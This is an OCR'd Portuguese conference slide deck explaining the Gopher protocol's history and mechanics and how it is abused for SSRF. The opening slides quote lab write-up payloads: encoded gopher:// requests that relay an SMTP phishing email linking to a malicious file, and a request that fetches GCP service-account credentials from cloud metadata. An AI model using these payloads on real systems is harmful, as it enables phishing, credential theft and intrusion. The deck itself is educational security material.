

Behind the **hacking**: Exploitation with **Gopher**



** Este material foi gerado por humanos. // Atualização: 01/10/2026*



`gopher://127.0.0.1:70/_/whoami`

1wNome /whoami/[(w)es]ley Sampaio localhost 70

1wAtuação /whoami/Detecções de ameaças localhost 70

1wCuriosidade /whoami/Gambiarras localhost 70

1wCuriosidade /whoami/Hacking localhost 70

1wCuriosidade /whoami/Gatos localhost 70



Linkedisney


OBJETIVOS



**CONCEITOS
ESSENCIAIS**



**NADA ESTÁ MORTO
PARA O HACKING!**



**ENTENDENDO
IMPACTOS**



INTRODUÇÃO

Esta palestra nasceu devido um desejo incessante de buscar “*como as coisas realmente funcionam*”, onde muitas pessoas utilizavam o protocolo Gopher em etapas de exploração, mas não era demonstrado o motivo daquilo funcionar.




```
[0xd4y@Writeup]-[~/PleaseSubscribe/gopher_ssrf]
$ curl 'http://35.226.245.121/profile.php?url=gopher://10.10.11.225:25/?%2545%2548%254c%254f%2520%2573%2565%2572%2576%2565%2572%250d%250a%254d%2541%2549%254c%2520%2546%2552%254f%254d%253a%2572%256f%256f%2574%2540%2569%2570%2570%2573%2565%2563%252e%2572%256f%256f%2563%256b%2573%250d%250a%2552%2543%2550%2554%2520%2554%254f%253a%256a%2568%2575%2564%2573%256f%256e%2540%2567%256f%2566%2565%2572%252e%2568%2574%2562%250d%250a%2553%2575%2562%256a%2565%2563%2574%253a%2552%2565%2576%2569%2565%2577%2520%2544%256f%2563%2575%256d%2565%256e%2574%250d%250a%254d%2565%2573%2573%2561%2567%2565%253a%2550%256c%2565%2561%2573%2565%2520%2563%2568%2565%2563%256b%2520%256f%2575%2574%2520%2574%2568%2565%2520%2564%256f%2563%2575%256d%2565%256e%2574%2520%2568%2565%2572%2565%250d%250a%2568%2574%2574%2570%253a%252f%252f%2531%2530%252e%2531%2530%252e%2531%2534%252e%2538%253a%2538%2530%2530%2530%252f%256d%2561%256c%2569%2563%2569%256f%2575%2573%252e%256f%2564%2574%250d%250a%252e%250d%250a%2551%2555%2549%2554 HTTP/1.1'
Writeup 1:gobuster#- 2: bash*7
```



17:41 / 22:38

Obtaining GCP credentials



GCP Penetration Testin...



Burp Suite

Request

Pretty Raw Hex

```
1 POST /index.php?url=gopher://10.10.11.225:25/?%2545%2548%254c%254f%2520%2573%2565%2572%2576%2565%2572%250d%250a%254d%2541%2549%254c%2520%2546%2552%254f%254d%253a%2572%256f%256f%2574%2540%2569%2570%2570%2573%2565%2563%252e%2572%256f%256f%2563%256b%2573%250d%250a%2552%2543%2550%2554%2520%2554%254f%253a%256a%2568%2575%2564%2573%256f%256e%2540%2567%256f%2566%2565%2572%252e%2568%2574%2562%250d%250a%2553%2575%2562%256a%2565%2563%2574%253a%2552%2565%2576%2569%2565%2577%2520%2544%256f%2563%2575%256d%2565%256e%2574%250d%250a%254d%2565%2573%2573%2561%2567%2565%253a%2550%256c%2565%2561%2573%2565%2520%2563%2568%2565%2563%256b%2520%256f%2575%2574%2520%2574%2568%2565%2520%2564%256f%2563%2575%256d%2565%256e%2574%2520%2568%2565%2572%2565%250d%250a%2568%2574%2574%2570%253a%252f%252f%2531%2530%252e%2531%2530%252e%2531%2534%252e%2538%253a%2538%2530%2530%2530%252f%256d%2561%256c%2569%2563%2569%256f%2575%2573%252e%256f%2564%2574%250d%250a%252e%250d%250a%2551%2555%2549%2554 HTTP/1.1
2 Host: proxy.gopher.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Pragma: no-cache
11 Cache-Control: no-cache
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 0
```



24:56 / 1:04:46 • Sending a SMTP Request via gopher to send an email with a link to a malicious file



Cancelled

0 matches

HackTheBox - Gofer



lppSec
258 mil inscritos


Seja membro

Inscrever-se



383

Podemos utilizar a payload gerada pelo gopherus para obtermos RCE.
Gerando a payload:



A payload para explorar o fastcgi requer que especifiquemos um arquivo php existente dentro do servidor e o comando que executaremos no

php?url=
0.11.225;25/?%2545%2548%254c%254f%2520%2573%256
2565%2572%250d%250a%254d%2541%2549%254c%2520%254
254d%253a%2572%256f%256f%2574%2540%2569%2570%25/
2563%252e%2572%256f%256f%2563%256b%2573%250d%250
2550%2554%2520%2554%254f%253a%256a%2568%2575%256
256e%2540%2567%256f%2566%2565%2572%252e%2568%257
250a%2553%2575%2562%256a%2565%2563%2574%253a%255
2569%2565%2577%2520%2544%256f%2563%2575%256d%256
250d%250a%254d%2565%2573%2573%2561%2567%2565%253
2565%2561%2573%2565%2520%2563%2568%2565%2563%256
2575%2574%2520%2574%2568%2565%2520%2564%256f%256
2565%256e%2574%2502%2568%2565%2572%2565%250d%250
2574%2570%253a%252f%252f%2531%2530%252e%2531%253
2534%252e%2538%253a%2538%2530%2530%2530%252f%252
2569%2563%2569%256f%2575%2573%252e%256f%2564%257
252e%250d%250a%2551%2555%2549%2554 HTTP/1.1

```
gofer.htb
Mozilla/5.0 (Windows NT 10.0; rv:109.0)
01 Firefox/115.0
```

```
application/xhtml+xml,application/xml;q=0.9,image/
ebp,*/*;q=0.8
age: en-US,en;q=0.5
ing: gzip, deflate
```

```
8 connection.close
9 Upgrade-Insecure-Requests: 1
```

Gerando a payload:

7 min read · May 17, 2021

 1.8K 16



```
[0xd4y@Writ
- $curl 'http://35.226.245.121/profile.php?url=gopher://metadata.google.internal:80/xGET%2520/computeMetadata/v1/instance/service-account
2520HTTP%252f%2531%252e%2531%250AHost:%2520metadata.google.internal%250AAccept:%2520%252a%252f%252a%250aMetadata-Flavor:%2520Google%250d%250
Writeup 1:gobuster#- 2:hash*Z
```

MAS O QUE É **GOPHER** ?

+

+



MAS O QUE É GOPHER ?

Introduction

gopher n. 1. Any of various short tailed, burrowing mammals of the family Geomyidae, of North America. 2. (Amer. colloq.) Native or inhabitant of Minnesota: the Gopher State. 3. (Amer. colloq.) One who runs errands, does odd-jobs, fetches or delivers documents for office staff. 4. (computer tech.) software following a simple protocol for burrowing through a TCP/IP internet.

<https://datatracker.ietf.org/doc/html/rfc1436>



RFC-1436: The Internet Gopher Protocol




Breve cenário da época (90s):

- Taxas de transferência era em média **56 Kbps**;
- Um mundo em CLI e texto-simples;
- Navegando por emails, fóruns (BBS) e servidores FTP;
- Difícil acesso a informação (mas com alta qualidade);

Gopher Protocol:

- Criado em **1991**, por estudantes na universidade de Minnesota.
- Interoperabilidade com qualquer protocolo (da época).
- Arquitetura cliente-servidor;
- Objetivo de ser extremamente leve e simples;



1991: Início de um sonho!



Internet Gopher Information Client v1.12

Root gopher server: gopher.tc.umn.edu

- >
1. Information About Gopher/
 2. Computer Information/
 3. Internet file server (ftp) sites/
 4. Fun & Games/
 5. Libraries/
 6. Mailing Lists/
 7. UofM Campus Information/
 8. News/
 9. Other Gopher and Information Servers/
 10. Phone Books/
 11. Search lots of places at the U of M <?>

Press ? for Help, q to Quit, u to go up a menu Page:1/1



1992: Disponibilização do Lynx



```
Gopher Menu

Gopher Menu

Welcome to gopher at quux.org!
This server has a lot of information of historic interest,
funny, or just plain entertaining -- all presented in Gopher.

If you are interested in Gopher, please see THE GOPHER PROJECT.
Thanks!

(FILE) About This Server
(DIR) Archives
(DIR) Computers
(DIR) Development Projects
(DIR) Humor and Fun
(DIR) People
(DIR) Reference
(DIR) Software and Downloads
(DIR) The Gopher Project

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```



1992: Disponibilização do Lynx



Gopher Menu

Gopher Menu

Welcome to gopher at quux.org!

NOV 01
1992

Veronica Search Engine

Veronica is created as a new Gopher server type specifically built for indexing and searching other Gopher servers. Veronica was able to index results from thousands of servers at time, and translate a text based search into a list of available documents.

(DIR) People
(DIR) Reference
(DIR) Software and Downloads
(DIR) The Gopher Project

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.

Arrow keys: Up and Down to move. Right to follow a link; Left to go back.

H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list



1993: Mosaic Browser

+



1993: Tá duro, dorme!

Date: Thu, 11 Mar 93 15:08:26 CST
Message-Id: <9303112108.AA10984@boombox.micro.umn.edu>
Received: from rawBits.micro.umn.edu by boombox.micro.umn.edu; Thu, 11 Mar 93
From: "The Minnesota Gopher Team" <gopher>
To: pacs-l@uhupvm1.uh.edu, review@msen.com, com-priv@uu.psi.com, gopher-news
Subject: University of Minnesota Gopher software **licensing policy**.

In the best of USENET tradition there has been a lot of hysteria, misinformation, and rumor floating around that this note is being written to address. Please treat this as an "official" University of Minnesota Gopher Team position. We'll put this document up so that anyone can get a copy before they howl.

In a time where we are having **budgets slashed**, it is impossible to justify continued (increasing) resources being allocated to Gopher development unless some good things result for the University of Minnesota. This is a fact of life.

We can make a case that if you put up a gopher server that makes useful information available to the Internet, then there is more useful information available to the University of Minnesota academic community also. Hence this is a Good Thing.

If on the other hand you put up a gopher server that is commercial in nature and either inaccessible to the world or containing information whose **primary purpose is to MAKE YOU MONEY**, then we have a hard time making a case for our administrators supporting this. Indeed if you look at this honestly, a licence fee is the right and proper thing to do.



1993: A morte de um sonho!

Date: Thu, 11 Mar 93 15:08:26 CST
Message-Id: <9303112108.AA10984@boombox.micro.umn.edu>
Received: from rawBits.micro.umn.edu by boombox.micro.umn.edu; Thu, 11 Mar 93
From: "The Minnesota Gopher Team" <gopher>

APR 30
1993

CERN puts the Web in the public domain

At the urging of Berners-Lee and his team, and thanks in part to the downturn of Gopher after they began charging for their protocol and software, CERN officially enters the World Wide Web into the public domain, making it freely available to anyone. It is perhaps the single most impactful decision made on behalf of the web, and enabled an entire generation of programmers to extend it, build with it, and spread it.

Minnesota academic community also. Hence this is a Good Thing.

If on the other hand you put up a gopher server that is commercial in nature and either inaccessible to the world or containing information whose primary purpose is to MAKE YOU MONEY, then we have a hard time making a case for our administrators supporting this. Indeed if you look at this honestly, a licence fee is the right and proper thing to do.

1999: Floodgap Systems

```
*****
**                                OVER 20 YEARS SERVING YOU!                                **
**                                Plain text is beautiful!                                **
*****


(FILE) Does this gopher menu look correct?
      (plus using the Floodgap Public Gopher Proxy)
(DIR) Super-Dimensional Fortress: SDF Gopherspace
      Get your own Gopherspace and shell account!

      --- Getting started with Gopher -----
(DIR) Getting started with gopher, software, more
      (what is Gopherspace? We tell you! And find out how
      to create your own Gopher world!)

(FILE) Using your web browser to explore Gopherspace
      (READ IT! LEARN IT! LOVE IT!)
      (useful tips for gopher newbies, updated 17 November 2018)

(DIR) The Overbite Project: Gopher clients for mobile and desktop (OverbiteWX,
      (download gopher add-ons for Mozilla Firefox/SeaMonkey,
      mobile clients for Android and more! Put Gopherspace on
-- pressione a barra de espaço para ir para a próxima página --
Setas para cima/baixo move.A direita segue um link; A esquerda para voltar.
H)Ajuda O)Opções P)Imprimir G)Segue M)Principal Q)Sair /=procura [delete]=Histó
```

+



+




TCP HANDSHAKE



+

+



+



LINUX / MACOS

WINDOWS

%0A → \n → LF → Enter

%0D%0A → \r\n → CRLF → Enter

+

CLIENTE

TCP HANDSHAKE



SERVIDOR

+



CLIENTE

%0D%0A → CRLF → Enter



SERVIDOR





<gophertype><title>%0A<itempath>%0A<host>%0A<port>

0quake /archive/aix-games/quake/README.txt gopher.floodgap.com 70

telnet gopher.floodgap.com 70

/archive/aix-games/quake/README.txt

Quake Version 1.07 on RS/6000 Systems

Quake SW Version 1.07, from id Software, is now in ready for PowerPC-based AIX systems.

Where do you dare to go today?

If you've been hiding under a rock, here's what [1]Quake is.

[2]Release Notes for the latest code

[3]System Requirements

Download [4]latest executables and shareware pak file. or just grab the [5]latest executables .

Please read [6]IBM Quake FAQ before sending [7]me a bug report.

Special thanks! to Bear Alexander, John Carmack and the rest of the guys at id Software for their help in making this happen, for their awesome game of Quake, and for their hospitality at id during the port.

URI Syntax Components (RFC 3986)



+

foo://user:pass@example.com:8042/over/there?name=ferret#nose


└─┘ └──────────────────────────┘ └──────────┘ └──────────┘ └────────┘

| | | | |

scheme authority path query fragment

+


URI Syntax Components (RFC 3986)



Gopher URI Scheme (RFC 4266)



+



+

Gopher URI Scheme (RFC 4266)

gopher://**<host>:<port>**

/<gopher-path>

|

|+---> **<gophertype><selector>**

+

+

Gopher URI Scheme (RFC 4266)

`gopher://<host>:<port>`

`/<gopher-path>`

|
|+---> `<gophertype><selector>`

|
|+----->

- 1 - Item is a directory
 - 9 - Item is a binary file!
 - 0 - Item is a file
- *Client decides how to display.



Gopher URI Scheme (RFC 4266)

`gopher://<host>:<port>`

`/<gopher-path>`

|

|+--->

`<gophertype><selector>`

----->

* GOPHER:

/archive/aix-games/quake/README.txt

HTTP:

GET / HTTP/1.1

host: axesec.cc

FTP:

USER ensi2026

PASS axesec

+

+

Gopher URI Scheme (RFC 4266)

`gopher://<host>:<port>`

`/<gopher-path>`

|
|+---> `<gophertype>` `<selector>` --->

+

* RFC-3986: Percent-Encoding

* GOPHER:

/archive/aix-games/quake/README.txt

HTTP:

GET%20%2F%20HTTP%2F1%2E1%0D%0AHost%3A%20axesec%2Ecc%0D%0A%0D%0A

FTP:

USER%20ensi2026%0D%0APASS%20axesec%0D%0A

Gopher URI Scheme (RFC 4266)

gopher://<host>:<port>

gopher://axeexec.cc:70/

<gophertype>

0

<selector>

/archive/aix-games/quake/README.txt

+

+

RAFAEL SAGULA: BRASILEIRO NO MARCO INICIAL DO CURL

[curl](#) / [Docs](#) / [Project](#) / [History of curl](#)

How curl Became Like This

Related:
[Changelog](#)
[TODO](#)

Towards the end of 1996, Daniel Stenberg was spending time writing an IRC bot for an Amiga related channel on EFnet. He then came up with the idea to make currency-exchange calculations available to Internet Relay Chat (IRC) users. All the necessary data were published on the Web; he just needed to automate their retrieval.

1996

On November 11, 1996 the [Brazilian developer Rafael Sagula](#) wrote and released HttpGet version 0.1.

Daniel extended this existing command-line open-source tool. After a few minor adjustments, it did just what he needed. The first release with Daniel's additions was 0.2, released on December 17, 1996. Daniel quickly became the new maintainer of the project.

<https://curl.se/docs/history.html>

2010: A HISTÓRIA COMEÇA AQUI

Commit 201637d4 authored Aug 12, 2010 by  Cameron Kaiser Committed by Daniel Stenberg Aug 25, 2010

[Browse files](#)[Options ▾](#)

Gopher protocol support (initial release)

parent 6b6a3bcb

 Branches > Branches containing commit

 Tags > Tags containing commit

 No related merge requests found

lib/gopher.c 0 → 100644

```
1 + /*****
2 + *
3 + * Project          _ _ _ _ _
4 + *                  / _ _ _ _ \
5 + *                  | ( _ _ _ ) |
6 + *                  \ _ _ _ _ /
7 + *
8 + * Copyright (C) 1998 - 2010, Daniel Stenberg, <daniel@haxx.se>, et al.
9 + *
10 + * This software is licensed as described in the file COPYING, which
11 + * you should have received as part of this distribution. The terms
12 + * are also available at http://curl.haxx.se/docs/copyright.html.
13 + *
14 + * You may opt to use, copy, modify, merge, publish, distribute and/or sell
15 + * copies of the Software, and permit persons to whom the Software is
16 + * furnished to do so, under the terms of the COPYING file.
17 + *
18 + * This software is distributed on an "AS IS" basis, WITHOUT WARRANTY OF ANY
19 + * KIND, either express or implied.
20 + *
21 + *****/
22 +
23 + #include "setup.h"
24 +
25 + #ifndef CURL_DISABLE_GOPHER
```

CURL Protocol Handler

Http.c

```

/*
 * HTTP handler interface.
 */
const struct Curl_handler Curl_handler_http = {
    "http",                                /* scheme */
    Curl_http_setup_conn,                  /* setup_connection */
    Curl_http,                             /* do_it */
    Curl_http_done,                       /* done */
    ZERO_NULL,                            /* do_more */
    Curl_http_connect,                    /* connect_it */
    ZERO_NULL,                            /* connecting */
    ZERO_NULL,                            /* doing */
    ZERO_NULL,                            /* proto_getsock */
    Curl_http_getsock_do,                 /* doing_getsock */
    ZERO_NULL,                            /* domore_getsock */
    ZERO_NULL,                            /* perform_getsock */
    ZERO_NULL,                            /* disconnect */
    Curl_http_write_resp,                 /* write_resp */
    Curl_http_write_resp_hd,              /* write_resp_hd */
    ZERO_NULL,                            /* connection_check */
    ZERO_NULL,                            /* attach connection */
    Curl_http_follow,                     /* follow */
    PORT_HTTP,                            /* defport */
    CURLPROTO_HTTP,                       /* protocol */
    CURLPROTO_HTTP,                       /* family */
    PROTOPT_CREDSPERREQUEST |             /* flags */
    PROTOPT_USERPWDCTRL
};

```

Gopher.c

```

/*
 * Gopher protocol handler.
 * This is also a nice simple template to build off for simple
 * connect-command-download protocols.
 */

const struct Curl_handler Curl_handler_gopher = {
    "gopher",
    ZERO_NULL,
    gopher_do,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    ZERO_NULL,
    PORT_GOPHER,
    CURLPROTO_GOPHER,
    CURLPROTO_GOPHER,
    PROTOPT_NONE
};

```

CURL Protocol Handler

Http.c

Gopher.c

+

```
curl -v http://localhost:1337
* Host localhost:1337 was resolved.
* Connected to localhost (127.0.0.1) port 1337

> GET / HTTP/1.1
> Host: localhost:1337
> User-Agent: curl/8.5.0
```

```
nc -lvp 1337
Connection received on localhost 47598

GET / HTTP/1.1
Host: localhost:1337
User-Agent: curl/8.5.0
```

```
